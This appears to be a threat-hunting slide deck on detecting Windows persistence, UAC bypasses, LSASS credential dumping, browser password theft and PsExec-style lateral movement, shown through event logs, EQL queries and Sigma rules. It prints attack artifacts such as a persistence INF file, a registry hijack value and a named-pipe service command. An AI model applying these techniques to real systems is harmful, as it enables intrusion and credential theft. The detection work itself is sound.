- Registry Run key
- Scheduled Tasks
- Startup Folder

PERSISTENCE – REMCOS RAT



```
registry where key_path == "*\\Windows NT\\CurrentVersion\\Winlogon\\Shell*" or  
key_path == "*\\Windows NT\\CurrentVersion\\Winlogon\\Userinit*" or key_path ==  
"*\\CurrentVersion\\Policies\\Explorer\\Run*" or (key_path == "*\\policies\\  
\\system\\enablelua*" and user_name != "system" and bytes_written_u32 != 1)
```

PERSISTENCE

Value:	3
WRITE	Key: HKEY_CURRENT_USER\Software\Microsoft\IEAK\GroupPolicy\PendingGPOs
+5375ms	Name: Count
Value:	1
WRITE	Key: HKEY_CURRENT_USER\Software\Microsoft\IEAK\GroupPolicy\PendingGPOs
+5375ms	Name: Path1
Value:	C:\Users\admin\Desktop\bolp_cab.inf
WRITE	Key: HKEY_CURRENT_USER\Software\Microsoft\IEAK\GroupPolicy\PendingGPOs
+5375ms	Name: Section1
Value:	DefaultInstall

registry where
key_path=="*GroupPolicy\\PendingGPOs*" and
user_name!="system"

The screenshot shows the VirusTotal analysis interface for the file bolp_cab.inf. It includes the following sections:

- File Details:** Shows the file was dropped from a process and has been looked up on VirusTotal.
- TrID - File Identifier:** Identifies it as a Generic INI configuration.
- Hashes:** Provides MD5, SHA1, SHA256, and SSDeep hash values.
- Preview:** Displays the contents of the bolp_cab.inf file, which includes configuration for adpack.dll and startup tasks.

```
[Version]
signature = "$CHICAGO$"
AdvancedINF = 2.5, "You need a new version of adpack.dll"

[DefaultInstall]
RunPreSetupCommands = dzsmpnhibhkbtfllxwilci:2

[dzsmpnhibhkbtfllxwilci]
C:\Users\admin\Desktop\bolp_cab.exe
```

More stealthy persistence methods in
the wild.

A screenshot of a Twitter post by user Samir (@SBousseaden). The tweet contains the following text:

registry where key_path ==
"software\microsoft\windows\currentversion\explorer\user shell folders\startup*" and
bytes_written_string !=
"%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup" #eql
#persistence

The tweet also includes a screenshot of a tool interface showing a registry change event:

WRITE	Key: HKEY_CURRENT_USER\Software\Windows\CurrentVersion\Explorer\User Shell Folders
+2656ms	Name: Startup
Value:	C:\ProgramData\8433b5cdb4

3:43 PM · 12 sept. 2019 · Twitter Web App

PERSISTENCE – GOOD RESOURCES

- Familiarity with [Autoruns](#) is a must
- <http://www.hexacorn.com/blog/2017/01/28/beyond-good-ol-run-key-all-parts/>
- <https://github.com/palantir/windows-event-forwarding/tree/master/AutorunsToWinEventLog>

ATT&CK Tactics (most relevant)	EventID	Event Description	Log Name	Verbosity Signal	Detection Relevance	Config-Path
Persistence	4720	A user account was created	Security	Medium	Medium	Account Management > Audit User Account Management
Persistence	4738	A user account was changed	Security	Medium	Medium	Account Management > Audit User Account Management
Persistence	4741	A computer account was created	Security	Medium	Medium	Account Management > Audit Computer Account Management
Persistence	4698	A scheduled task was created	Security	Low	High	Object Access > Audit Other Object Access Events (Success)
Persistence	4702	A scheduled task was updated	Security	Low	High	Object Access > Audit Other Object Access Events (Success)
Persistence	4697	A service was installed in the system	Security	Low	High	System > Audit Security System Extension
Persistence	7045	A service was installed in the system	System	Low	High	Part of System events, enabled by default
Persistence	7040	A service config was changed	System	Low	High	Part of System events, enabled by default

HUNTING EXAMPLES PRIVILEGES ESCALATION



PRIVILEGE ESCALATION – UAC BYPASS EVENTVWR


Known privilege escalation attack
General
Source: registry
First seen: 1343ms

danger

Details 1/2

key:	HKEY_CLASSES_ROOT\mscfile\shell\open\command
name:	
operation:	write
typeValue:	REG_SZ
value:	C:\Users\admin\AppData\Roaming\Microsoft\audioSvcs.exe
time:	1343ms

Normal execution flow when you start eventvwr is:
eventvwr.exe will create mmc.exe as child process.



a) process where
parent_process_name=="eventvwr.exe" and
process_name!="mmc.exe" b) registry
where
key_path=="*\mscfile\shell\open\command"

PRIVILEGE ESCALATION – UAC BYPASS CMSTP

Command Line:

```
C:\Windows\system32\DllHost.exe /ProcessId:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}
```

Version Information:

Company:	Microsoft Corporation
Description:	COM Surrogate
Version:	6.1.7600.16385 (win7_rtm.090713-1255)

INDICATORS OF SUSPICIOUS BEHAVIOUR

Process ID	Process Name	Integrity Level
3968	CMSTPLUA	high integrity
2760	СмвцйЛъЕша.exe	high integrity

process where child of [process where command_line == "*3E5FC7F9-9A51-4367-9063-A120244FBEC7*" or command_line == "D2E7041B-2927-42FB-8E9F-7CE93B6DC937*"]

PRIVILEGE ESCALATION – MORE UAC BYPASS DETECTIONS

```
<ProcessCreate onmatch="include">
    <Image condition="begin with" name="PrivEsc - T1088 - UACBypass Mocking Trusted WinFolders">C:\Windows \</Image>
    <Image condition="begin with" name="PrivEsc - T1088 - UACBypass Mocking Trusted WinFolders">C:\ Windows</Image>
    <ParentCommandLine condition="contains" name="PrivEsc - T1088 - UACME 41 CMSTPLUA">DllHost.exe /Processid:{3E5FC7F9-9A51-4367-90
    <ParentCommandLine condition="contains" name="PrivEsc - T1088 - UACME 43 CMSTPLUA - IColorDataProxy">DllHost.exe /Processid:{D2E
    <ParentImage condition="end with" name="PrivEsc - T1088 - UACME-56">WSReset.exe</ParentImage>
    <ParentImage condition="image" name="PrivEsc - T1088 - UACBypass - SDCLT">sdclt.exe</ParentImage>
    <ParentImage condition="image" name="PrivEsc - T1088 - UACBypass Mcx2Prov">mcx2prov.exe</ParentImage>
    <ParentImage condition="image" name="PrivEsc - T1088 - Possible UACBypass">consent.exe</ParentImage>
    <ParentImage condition="image" name="PrivEsc - T1088 - UACME 33">computerdefaults.exe</ParentImage>
    <ParentImage condition="image" name="PrivEsc - T1088 - UACME 33">fodhelper.exe</ParentImage>
    <ParentImage condition="image" name="PrivEsc - T1088 - UACME 23">Dism.exe</ParentImage>
    <ParentImage condition="image" name="PrivEsc - T1088 - UACME 38 or 39">mmc.exe</ParentImage>
    <ParentImage condition="image" name="PrivEsc - T1088 - UACBypass pcalua">pcalua.exe</ParentImage>
    <ParentImage condition="image" name="PrivEsc - T1088 - UACBypass Sysprep">sysprep.exe</ParentImage>
    <ParentImage condition="image" name="PrivEsc - T1088 - UACBypass mscfile reg_hijack">eventvwr.exe</ParentImage>
    <ParentImage condition="image" name="PrivEsc - T1088 - UACBypass cliconfig">cliconfig.exe</ParentImage>
    <ParentImage condition="image" name="PrivEsc - T1088 - UACBypass MscFile hijack">CompMgmtLauncher.exe</ParentImage>
    <ParentImage condition="image" name="PrivEsc - T1088 - UACBypass osk dll hijack">osk.exe</ParentImage>
</ProcessCreate>
<ProcessCreate onmatch="exclude">
    <Image condition="image">c:\windows\system32\mmc.exe</Image>
    <Image>C:\Windows\System32\WerFault.exe</Image>
    <Image>C:\Windows\System32\conhost.exe</Image>
    <Image>C:\Windows\System32\WerFault.exe</Image>
    <Image>C:\Windows\System32\conhost.exe</Image>
    <Image>C:\Windows\System32\sihost.exe</Image>
    <Image>C:\Windows\Syswow64\sihost.exe</Image>
    <Image>C:\Windows\System32\Defrag.exe</Image>
    <Image>C:\Windows\Syswow64\Defrag.exe</Image>
</ProcessCreate>
```

Sysmon config to detect all known unfixed UAC bypasses:

https://github.com/sbousseaden/EVTX-ATTACK-SAMPLES/blob/master/Privilege%20Escalation/Sysmon/Sysmon_T1088_UACBypass_config.xml

PRIVILEGE ESCALATION – CLIENT NAMED PIPE TOKEN IMPERSONATION

Event 7045, Service Control Manager

General Details

A service was installed in the system.

Service Name: WinPwnage
Service File Name: %COMSPEC% /c ping -n 1 127.0.0.1 >nul && echo 'WinPwnage' > <\\.\pipe\\WinPwnagePipe>
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem

Meterpreter getsystem will automatically try this elevation of privileges method that rely on impersonating privileged process tokens using named pipe via forcing a system service to connect to it.



Hunting query: system where event_id==7045 and event_message=="*echo*\\.\pipe*"

PRIVILEGE ESCALATION – WER PRIVESC - CVE-2019-1315

Event 11, Sysmon

General Details

File created:
RuleName:
UtcTime: 2019-10-09 16:45:49.077
ProcessGuid: {747f3d96-0e98-5d9e-0000-0010f9e41000}
ProcessId: 7884
Image: C:\Windows\system32\wermgr.exe
TargetFilename: C:\Windows\Temp\RQJ\Report.wer.tmp
CreationUtcTime: 2019-10-09 16:45:09.932

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon
Event ID: 11
Level: Information
User: SYSTEM
OpCode: Info
More Information: [Event Log Online Help](#)

Logged: 10/9/2019 9:45:49 AM
Task Category: File created (rule: FileCreate)
Keywords:
Computer: MSEDGEWIN10




Detection of some PrivEsc exploits/bypasses that require changing a specific registry or creating a new file or changing the behavior of some windows core processes is possible.

Remember even if you patch, there will be always some obsolete systems, thus detection is valuable.

Hunting query:


```
file where process_name=="wermgr.exe" and user_name=="system" and file_path!="c:\programdata\\microsoft\\windows\\WER\\*"
```

HUNTING EXAMPLES CREDENTIAL ACCESS & LATERAL MOVEMENT



LATERAL MOVEMENT & CREDENTIAL ACCESS

Active Directory Environment(in Same Domain)



CREDENTIAL ACCESS - MIMIKATZ & PRODDUMP

Event Properties - Event 10, Sysmon

General Details

Process accessed:
RuleName: technique_id=T1003,technique_name=Credential Dumping
UtcTime: 2019-04-18 16:58:14.801
SourceProcessGUID: {365abb72-ac28-5cb8-0000-0010f3f70700}
SourceProcessId: 1200
SourceThreadId: 3096
SourceImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
TargetProcessGUID: {365abb72-29b3-5cb9-0000-001087490000}
TargetProcessId: 472
TargetImage: C:\Windows\system32\lsass.exe
GrantedAccess: 0x1010
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+4595c|C:\Windows\system32\KERNELBASE.dll+8185

Event Properties - Event 10, Sysmon

General Details

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon Logged
Event ID: 10 Task Category: Process accessed (rule: ProcessAccess)
Level: Information Keywords:
User: SYSTEM Computer: PC04.example.corp
OpCode: Info
More Information: [Event Log Online Help](#)

Process accessed:
RuleName:
UtcTime: 2019-03-17 19:09:41.328
SourceProcessGUID: {365abb72-9b75-5c8e-0000-0010013f1200}
SourceProcessId: 1856
SourceThreadId: 980
SourceImage: C:\Users\IEUser\Desktop\procdump.exe
TargetProcessGUID: {365abb72-0880-5c0r-0000-001030500000}
TargetProcessId: 476
TargetImage: C:\Windows\system32\lsass.exe
GrantedAccess: 0xFFFFF
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+4595c|C:\Windows\SYSTEM32\ntdll.dll+1d4da|C:\Windows\system32\kernel32.dll+3cc47|C:\Windows\system32\kernel32.dll+3f99|C:\Windows\system32\dbghelp.dll+4c791|C:\Windows\system32\dbghelp.dll+4dcab|C:\Windows\system32\dbghelp.dll+4a1b8|C:\Windows\system32\dbghelp.dll+45b81|C:\Windows\system32\dbghelp.dll+45e2a|C:\Users\IEUser\Desktop\procdump.exe+11a8d|C:\Users\IEUser\Desktop\procdump.exe+116a6|C:\Users\IEUser\Desktop\procdump.exe+11610|C:\Users\IEUser\Desktop\procdump.exe+11356|C:\Windows\system32\kernel32.dll+4ef8c|C:\Windows\SYSTEM32\ntdll.dll+6367a|C:\Windows\SYSTEM32\ntdll.dll+6364d

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon Logged: 3/17/2019 8:09:41 PM
Event ID: 10 Task Category: Process accessed (rule: ProcessAccess)
Level: Information Keywords:
User: SYSTEM Computer: PC04.example.corp
OpCode: Info

Any process access to lsass.exe must be inspected, tools such as Mimikatz are stable and are always adopted in APT attacks. False positives such as msieexec.exe and AV processes exist and you need to baseline that.

CREDENTIAL ACCESS – MIMIKATZ & PROCDUMP IN SIGMA

Branch: master | sigma / rules / windows / sysmon / sysmon_lsass_memdump.yml | Find file | Copy path

sbousseaden Update sysmon_lsass_memdump.yml 016261c on Apr 3
1 contributor

26 lines (25 sloc) | 710 Bytes

```
1 title: LSASS Memory Dump
2 status: experimental
3 description: Detects process LSASS memory dump using procdump or taskmgr based on the CallTrace pointing to dbghelp.dll or dbgcore.dll for
4 author: Samir Bousseaden
5 references:
6 - https://blog.menasec.net/2019/02/threat-hunting-21-procdump-or-taskmgr.html
7 tags:
8 - attack.t1003
9 - attack.s0002
10 - attack.credential_access
11 logsource:
12 product: windows
13 service: sysmon
14 detection:
15 selection:
16 EventID: 10
17 TargetImage: 'C:\Windows\system32\lsass.exe'
18 GrantedAccess: '0xffffffff'
19 CallTrace:
20 - '*dbghelp.dll*'
21 - '*dbgcore.dll*'
22 condition: selection
23 falsepositives:
24 - unknown
25 level: high
```

Branch: master | sigma / rules / windows / sysmon / sysmon_password_dumper_lsass.yml | Find file | Copy path

thomaspatzke ATT&CK tagging bdea097 on Jul 17, 2018
1 contributor

23 lines (22 sloc) | 744 Bytes

```
1 title: Password Dumper Remote Thread in LSASS
2 description: Detects password dumper activity by monitoring remote thread creation EventID 8 in combination with the lsass.exe process as T
3 references:
4 - https://jpcertcc.github.io/ToolAnalysisResultSheet/details/WCE.htm
5 status: stable
6 author: Thomas Patzke
7 logsource:
8 product: windows
9 service: sysmon
10 detection:
11 selection:
12 EventID: 8
13 TargetImage: 'C:\Windows\System32\lsass.exe'
14 StartModule: null
15 condition: selection
16 tags:
17 - attack.credential_access
18 - attack.t1003
19 - attack.s0005
20 falsepositives:
21 - unknown
22 level: high
```

CREDENTIAL ACCESS – BROWSERS SAVED SECRETS

00728564-2353-0259-0-1000

Actions looks like stealing of personal data
Stealing

danger

Details 1/16

access:	FILE_READ_ATTRIBUTES
created:	SUPERSEDED
device:	DISK_FILE_SYSTEM
name:	C:\Users\admin\AppData\Roaming\Opera Software\Opera Stable\Login Data
object:	UNKNOWN TYPE
operation:	CREATE
status:	0xC000003A
time:	58531ms

Source: files
First seen: 58531ms

MyApp\MyApp.exe
5B95FDBE0FA13
p\63699511980844
A0FE9E531C57B
pc3geqws.pmo\Chro
pc3geqws.pmo\Firef
pc3geqws.pmo.zip
2D276099454B2

```
C:\WINDOWS\system32\cmd.exe

##### User: [REDACTED] #####
----- Firefox passwords -----
[+] Password found !!!
URL: https://github.com
Login: [REDACTED]@gmail.com
Password: [REDACTED]

[+] 1 passwords have been found.
```

Event Properties - Event 4663, Microsoft Windows security auditing.

General Details

An attempt was made to access an object.

Subject:
Security ID:
Account Name:
Account Domain:
Logon ID: 0xA1AE0

Object:
Object Server:
Object Type: File
Object Name: C:\Users\[REDACTED]\AppData\Roaming\Mozilla\Firefox\Profiles\[REDACTED].default\signons.sqlite
Handle ID: 0x308
Resource Attributes: S:AI

Process Information:
Process ID: 0xa3e0
Process Name: C:\Users\Public\Libraries\go.exe

Access Request information:
Accesses: ReadData (or ListDirectory)
Access Mask: 0x1

Log Name: Security
Source: Microsoft Windows security
Event ID: 4663
Level: Information
Logged: 02-04-2019 15:21:04
Task Category: File System
Keywords: Audit Success

LATERAL MOVEMENT – PSEXEC & SMBEXEC

Event Properties - Event 5145, Microsoft Windows security

General | Details

A network share object was checked to see whether client can be granted desired access.

Subject: Security ID: EXAMPLE\server01\$
Account Name: server01\$
Account Domain: EXAMPLE
Logon ID: 0x7CC2A

Network Information: Object Type: File
Source Address: 10.0.2.17
Source Port: 49240

Share Information: Share Name: \\\\IPCS
Share Path: spoolsvr-PC01-1004-stdout
Relative Target Name: spoolsvr-PC01-1004-stdout

Access Request Information: Access Mask: 0x120089
Accesses: READ_CONTROL
SYNCHRONIZE
ReadData (or ListDirectory)
ReadEA
ReadAttributes

Log Name: Security
Source: Microsoft Windows security
Event ID: 5145
Level: Information
User: N/A
Logged: 2/8/2019 10:44:00
Task Category: Detailed File Share
Keywords: Audit Success
Computer: WIN-77LTAPHIQ1R.example.com

Event Properties - Event 5145, Microsoft Windows security

General | Details

A network share object was checked to see whether client can be granted desired access.

Subject: Security ID: EXAMPLE\server01\$
Account Name: server01\$
Account Domain: EXAMPLE
Logon ID: 0x7CC2A

Network Information: Object Type: File
Source Address: 10.0.2.17
Source Port: 49240

Share Information: Share Name: \\\\IPCS
Share Path: spoolsvr-PC01-1004-stderr
Relative Target Name: spoolsvr-PC01-1004-stderr

Access Request Information: Access Mask: 0x120089
Accesses: READ_CONTROL
SYNCHRONIZE

Log Name: Security
Source: Microsoft Windows security
Event ID: 5145
Level: Information
User: N/A
OpCode: Info
More Information: [Event Log Online Help](#)

PsExec family: a) monitor new service (i.e Security 4697) preceded by network logon (4624 – logon type 3) within 1 min with same logon ID

Detection Logic:

- [EventID=5145 and TargetFileName contains *-stdin or *-stdout or *-stderr]
- [EventID=5145 and not TargetFileName contains *psexecsvc*) and TargetFileName contains *-stdin or *-stdout or *-stderr] -> means attacker changed default psexec service name.

Event 7045, Service Control Manager

General | Details

A service was installed in the system.

Service Name: PSEXESVC
Service File Name: %SystemRoot%\PSEXESVC.exe
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem

Event Properties - Event 7045, Service Control Manager

General | Details

A service was installed in the system.

Service Name: spoolsvr
Service File Name: %SystemRoot%\spoolsvr.exe
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem

Log Name: System
Source: Service Control Manager
Event ID: 7045
Level: Information
User: EXAMPLE\server01\$
OpCode: Info
More Information: [Event Log Online Help](#)

Std (without the "-r" option)
PsExec will install a new service with the name equal to "PSEXECSCV"

LATERAL MOVEMENT – PSEXEC & SMBEXEC IN SIGMA

```
29 lines (28 sloc) | 1003 Bytes
```

```
1 title: Suspicious PsExec execution
2 description: detects execution of psexec or paexec with renamed service name, this rule helps to filter out the noise if psexec is used for
3 author: Samir Bousseaden
4 references:
5   - https://blog.menasec.net/2019/02/threat-hunting-3-detecting-psexec.html
6 tags:
7   - attack.lateral_movement
8   - attack.t1077
9 logsource:
10   product: windows
11   service: security
12   description: 'The advanced audit policy setting "Object Access > Audit Detailed File Share" must be configured for Success/Failure'
13 detection:
14   selection1:
15     EventID: 5145
16     ShareName: \\*\IPC$ 
17     RelativeTargetName:
18       - '*-stdin'
19       - '*-stdout'
20       - '*-stderr'
21   selection2:
22     EventID: 5145
23     ShareName: \\*\IPC$ 
24     RelativeTargetName: 'PSEXESVC'
25     condition: selection1 and not selection2
26 falsepositives:
27   - nothing observed so far
28 level: high
```

```
27 lines (27 sloc) | 714 Bytes
```

```
1 title: smbexec.py Service Installation
2 description: Detects the use of smbexec.py tool by detecting a specific service installation
3 author: Omer Faruk Celik
4 date: 2018/03/20
5 references:
6   - https://blog.ropnop.com/using-credentials-to-own-windows-boxes-part-2-psexec-and-services/
7 tags:
8   - attack.lateral_movement
9   - attack.execution
10  - attack.t1077
11  - attack.t1035
12 logsource:
13   product: windows
14   service: system
15 detection:
16   service_installation:
17     EventID: 7045
18     ServiceName: 'BTOBTO'
19     ServiceFileName: '\\execute.bat'
20     condition: service_installation
21 fields:
22   - ServiceName
23   - ServiceFileName
24 falsepositives:
25   - Penetration Test
26   - Unknown
27 level: critical
```

LATERAL MOVEMENT – REMCOM

The image shows two separate windows titled "Event Properties - Event 5145, Microsoft Windows security auditing". Both windows have tabs for "General" and "Details".

Left Window (General Tab):

- Subject:**
 - Security ID: S-1-5-21-3583694148-1414552638-2922671848-1000
 - Account Name: IEUser
 - Account Domain: PC01
 - Logon ID: 0x7ACCB8
- Network Information:**
 - Object Type: File
 - Source Address: 10.0.2.16
 - Source Port: 49456
- Share Information:**
 - Share Name: \\PC01\ADMIN\$
 - Share Path: \\?\C:\Windows
 - Relative Target Name: System32\RemComSvc.exe
- Access Request Information:**
 - Access Mask: 0x120196
 - Accesses:
 - READ_CONTROL
 - SYNCHRONIZE
 - WriteData (or AddFile)
 - AppendData (or AddSubdirectory or CreatePipeInstance)
 - WriteEA
 - ReadAttributes
 - WriteAttributes
- Access Check Results:**
 -

Right Window (General Tab):

- Subject:**
 - Security ID: S-1-5-21-3583694148-1414552638-2922671848-1000
 - Account Name: IEUser
 - Account Domain: PC01
 - Logon ID: 0x7ACCB8
- Network Information:**
 - Object Type: File
 - Source Address: 10.0.2.16
 - Source Port: 49456
- Share Information:**
 - Share Name: \\PC01\IPC\$
 - Share Path: \\?\C:\Windows
 - Relative Target Name: svccntl
- Access Request Information:**
 - Access Mask: 0x12019F
 - Accesses:
 - READ_CONTROL
 - SYNCHRONIZE
 - ReadData (or ListDirectory)
 - WriteData (or AddFile)
 - AppendData (or AddSubdirectory or CreatePipeInstance)
 - ReadEA
 - WriteEA
 - ReadAttributes
 - WriteAttributes
- Access Check Results:**
 -

Events 5145 (svccntl & remote file copy), 7045 or 4697 (service install) and 4624 with logon type 3 (logon sessionid) allow to track remote service execution from end to end.

LATERAL MOVEMENT – PASS THE HASH

```
33 lines (32 sloc) | 1.11 KB
Raw Blame History  
```

```
1 title: Pass the Hash Activity
2 status: production
3 description: 'Detects the attack technique pass the hash which is used to move laterally inside the network'
4 references:
5   - https://github.com/iadgov/Event-Forwarding-Guidance/tree/master/Events
6   - https://blog.binarydefense.com/reliably-detecting-pass-the-hash-through-event-log-analysis
7   - https://blog.stealthbits.com/how-to-detect-pass-the-hash-attacks/
8 author: Dave Kennedy, Jeff Warren (method) / David Vassallo (rule)
9 tags:
10   - attack.lateral_movement
11   - attack.t1075
12 logsource:
13   product: windows
14   service: security
15   definition: The successful use of PtH for lateral movement between workstations would trigger event ID 4624
16 detection:
17   selection:
18     - EventID: 4624
19       SubjectUserSid: 'S-1-0-0'
20       LogonType: '3'
21       LogonProcessName: 'NtLmssp'
22       KeyLength: '0'
23     - EventID: 4624
24       LogonType: '0'
25       LogonProcessName: 'seclogo'
26 filter:
27   AccountName: 'ANONYMOUS LOGON'
28 condition: selection and not filter
29 falsepositives:
30   - Administrator activity
31   - Penetration tests
32 level: medium
```

From source machine: security where event_id in (4624, 4625) and logon_type == 9 and user_name != "SYSTEM"

Event Properties - Event 4624, Microsoft Windows security auditing.

General Details

Account Name:	user01
Account Domain:	EXAMPLE
Logon ID:	0x18A7875
Logon Type:	9

New Logon:

Security ID:	S-1-5-21-1587066498-1489273250-1035260531-1106
Account Name:	user01
Account Domain:	EXAMPLE
Logon ID:	0x4530F0F
Logon GUID:	{00000000-0000-0000-0000-000000000000}

Process Information:

Process ID:	0x3ec
Process Name:	C:\Windows\System32\svchost.exe

Network Information:

Workstation Name:	
